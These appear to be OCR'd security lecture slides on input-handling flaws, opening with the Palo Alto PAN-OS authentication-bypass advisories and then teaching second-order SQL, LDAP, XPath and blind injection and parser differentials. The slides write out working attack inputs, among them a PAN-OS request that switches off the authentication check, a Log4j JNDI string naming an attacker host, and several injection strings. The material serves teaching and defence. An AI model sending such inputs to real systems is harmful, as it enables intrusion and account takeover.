
Matt Kapko
Senior Reporter

https://www.bleepingcomputer.com/news/security/over-2-000-palo-alto-firewalls-hacked-using-recently-patched-bugs

https://www.cybersecuritydive.com/news/palo-alto-networks-pan-os-firewall-zero-day/733336

Technical details at https://labs.watchtowr.com/pots-and-pans-aka-an-sslvpn-palo-alto-pan-os-cve-2024-0012-and-cve-2024-9474/

- **Unit 42: "Palo Alto Networks has identified threat activity targeting a limited number of device management web interfaces"**
- **Palo Alto Networks: "very small number" of PAN-OS devices are deployed with management web interfaces exposed to the internet or other untrusted networks.**
- **Shadowserver: 6,500 PAN-OS management interfaces were publicly exposed to the internet on Nov 17, down from about 11,000 on Nov 11**



CVE-2024-0012 PAN-OS: Authentication Bypass in the Management Web Interface (PAN-SA-2024-0015)

Urgency HIGHEST

Severity 9.3 · CRITICAL

Exploit Maturity **ATTACKED**	Response Effort **HIGH**	Recovery **USER**	Value Density **CONCENTRATED**
Attack Vector **NETWORK**	Attack Complexity **LOW**	Attack Requirements **NONE**	Automatable **NO**
User Interaction **NONE**	Product Confidentiality **HIGH**	Product Integrity **HIGH**	Product Availability **HIGH**
Privileges Required **NONE**	Subsequent Confidentiality **LOW**	Subsequent Integrity **NONE**	Subsequent Availability **NONE**

NVD JSON

Published **2024-11-18**

Updated **2024-11-20**

Reference **PAN-SA-2024-0015**

Discovered **externally**

https://securityadvisories.paloaltonetworks.com/CVE-2024-9474

```
GET /php/ztp_gate.php/.js.map HTTP/1.1
Host: {{Hostname}}
X-PAN-AUTHCHECK: off
```

CVE-2024-9474 PAN-OS: Privilege Escalation (PE) Vulnerability in the Web Management Interface

Urgency HIGHEST

Severity 6.9 · MEDIUM

Exploit Maturity **ATTACKED**	Response Effort **HIGH**	Recovery **USER**	Value Density **CONCENTRATED**
Attack Vector **NETWORK**	Attack Complexity **LOW**	Attack Requirements **NONE**	Automatable **NO**
User Interaction **NONE**	Product Confidentiality **NONE**	Product Integrity **HIGH**	Product Availability **NONE**
Privileges Required **HIGH**	Subsequent Confidentiality **NONE**	Subsequent Integrity **NONE**	Subsequent Availability **NONE**

NVD JSON

Published **2024-11-18**

Updated **2024-11-21**

Discovered **externally**

https://security.paloaltonetworks.com/CVE-2024-0012

CISA security alert

America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

https://www.cisa.gov/news-events/alerts/2024/11/14/cisa-adds-two-known-exploited-vulnerabilities-catalog

CISA has added two new vulnerabilities to its Known Exploited Vulnerabilities Catalog, based on evidence of active exploitation.

- CVE-2024-9463 Palo Alto Networks Expedition OS Command Injection Vulnerability
- CVE-2024-9465 Palo Alto Networks Expedition SQL Injection Vulnerability

INPUT problems


High level observations

- Most (all?) attacks involve **INPUT** which ends up in a place where processing it causes software to 'go off the rails'

- Input may be forwarded between systems to reach place where it does damage


- *Are there structural approach to combat these 100s of variants of input handling problems?*

Attack surface for INPUT problems



Big attack surface in application, the underlying protocol stack, and external services.


Attack surface for INPUT problems



Typical client-side attack surface

Terminology


Untrusted input travels as tainted data from source to sink



Sinks can be external API or an internal function / bug


Expect the unexpected!

Malicious input can come from unexpected, 'trusted' sources



Structurally handling input securely, using the ways we discuss over the next two weeks, minimizes such risks

2-nd order attacks



Example: 2nd order SQL injection

Suppose I want to access Lejla's account

1. I register an account for myself with the name `lejla' --`
2. I log in as `lejla' --` and change my password
3. If the password change is done with the SQL statement

```
UPDATE users
   SET password='abcd1234'
 WHERE username='lejla' --' and password='abc'
```

then I have reset Lejla's password

- Here `abcd1234` is user input, but the dangerous input comes from the server's own database, where it was injected earlier

The moral of the story: don't trust *any* input, not even data coming from sources you think can trust

Understanding root causes of INPUT problems

High level observation: bug vs features

There are two ways for software to go off the rails:

1) the input triggers a bug

2) the input triggers a feature


Of course, it is then a bug that this feature is exposed.

This can be due to broken/missing access control


includes the so-called injection flaws

bugs vs features

1. Processing Flaws



2. Injection Flaws



Recurring themes: parsing & languages

- Processing an input begins with parsing

- This depends on input language / format / protocol

  Eg TCP/IP packets, HTTP, HTML, X509, mp3, JPEG, PDF, URL, email address, Word, Excel, ...

- Input handling bugs often come down to parsing bugs
  - buggy parsing (eg buffer overflow in PDF parsing)
  - unintended parsing (eg parsing user input as SQL command)

Buggy parsing (1) : insecure parsing

Buggy parsing can cause security bugs:

- esp. if parser is written in memory unsafe language: memory corruption can lead to memory leaks, RCE, ...
- even parser written in memory safe language can still crash

If the data being parsed is input, these bugs are exploitable!

High risk for COMPLEX input formats: TCP/IP, 2/3/4/5G, Bluetooth, Wifi, JPEG, PDF, HTML, Word, ...

Recall examples from the fuzzing lecture

Buggy parsing (2): incorrect parsing

Buggy parsing can also cause mis-interpretation

For example:

- Domain `www.paypal.com\0.mafia.com` in X.509 certificate
- Name `paypal.com,mafia.com` in X.509 certificate
- For which domain is this JDNI loop-up?
  `${jndi:ldap://127.0.0.1#.evilhost.com:1389/a}`

Aka parser differentials: two applications parse the same data differently, leading to exploitable misunderstandings

High risk for COMPLEX or POORLY SPECIFIED data formats


Buggy parsing (3): unwanted parsing

Correct but intended parsing can also cause security problems, esp. injection attacks, eg parsing (and processing) of user input

- as SQL command
- as file path
- as OS command
- as HTML or JavaScript
- ....

High risk for COMPLEX or EXPRESSIVE data formats/language

Typical injection attack, eg SQLi



Is this an input problem or an output problem?

Injection attacks

General recipe: USER INPUT is combined with other data and forwarded to & processed by some back-end API

- aka structured output generation vulnerability [Piessens]

Tell-tale sign 1: special characters or keywords, eg. ; < > \ &

Tell-tale sign 2: use of STRINGS

LDAP injection

An LDAP query sent to the LDAP server to authenticate a user

```
(&(USER=jan)(PASSWD=abcd1234))
```

can be corrupted by giving as username

```
admin)(&)
```

which results in

```
(&(USER=admin)(&))(PASSWD=pwd)
```

where only first part is used, and `(&)` is LDAP notation for `TRUE`

XPath injection

XML data, eg

```
<student_database>
 <student><username>jan</username><passwd>abcd1234</passwd>
 </student>
 <student><username>kees</nameuser><passwd>secret</passwd>
 <student>
</student_database>
```

can be accessed by XPath queries, eg

```
(//student[username/text()='jan' and
          passwd/text()='abcd123']/account/text()) _database>
```

which can be corrupted by malicious input such as

```
' or '1'='1'
```

Blind injection attacks

SQL injection attack with

http://a.com/xyz?sid=s1232 AND SUBSTRING(user,1,1) = 'a'

(Lack of) an error response reveals if username starts with 'a'

In a blind injection attack, we're only interested in leakage of information *about* the database, not in the effect of the query (e.g. to corrupt data in database) or the actual response (e.g. to leak data from database).

More injection attacks

The class of injection attacks is bigger than you may realise:

- format string attacks
  - special processing of %n, %s, …
- deserialisation attacks
  - special processing of serialised data representation
- macros: Word & Excel containing Visual Basic (VBA)
  - or other weird Office ‘features’!
- PDFs containing malicious JavaScript or ActionScript
- XML bombs & Zip bombs
- SMB relay attacks with bizarre file names
- …

More obscure injection attacks on Microsoft Office

Attackers can trigger RCE in Office without normal (Visual Basic) macros, using

- DDE (Dynamic Data Exchange)

  Also possible with emails in Outlook Rich Text Format (RTF)

  https://sensepost.com/blog/2017/macro-less-code-exec-in-msword

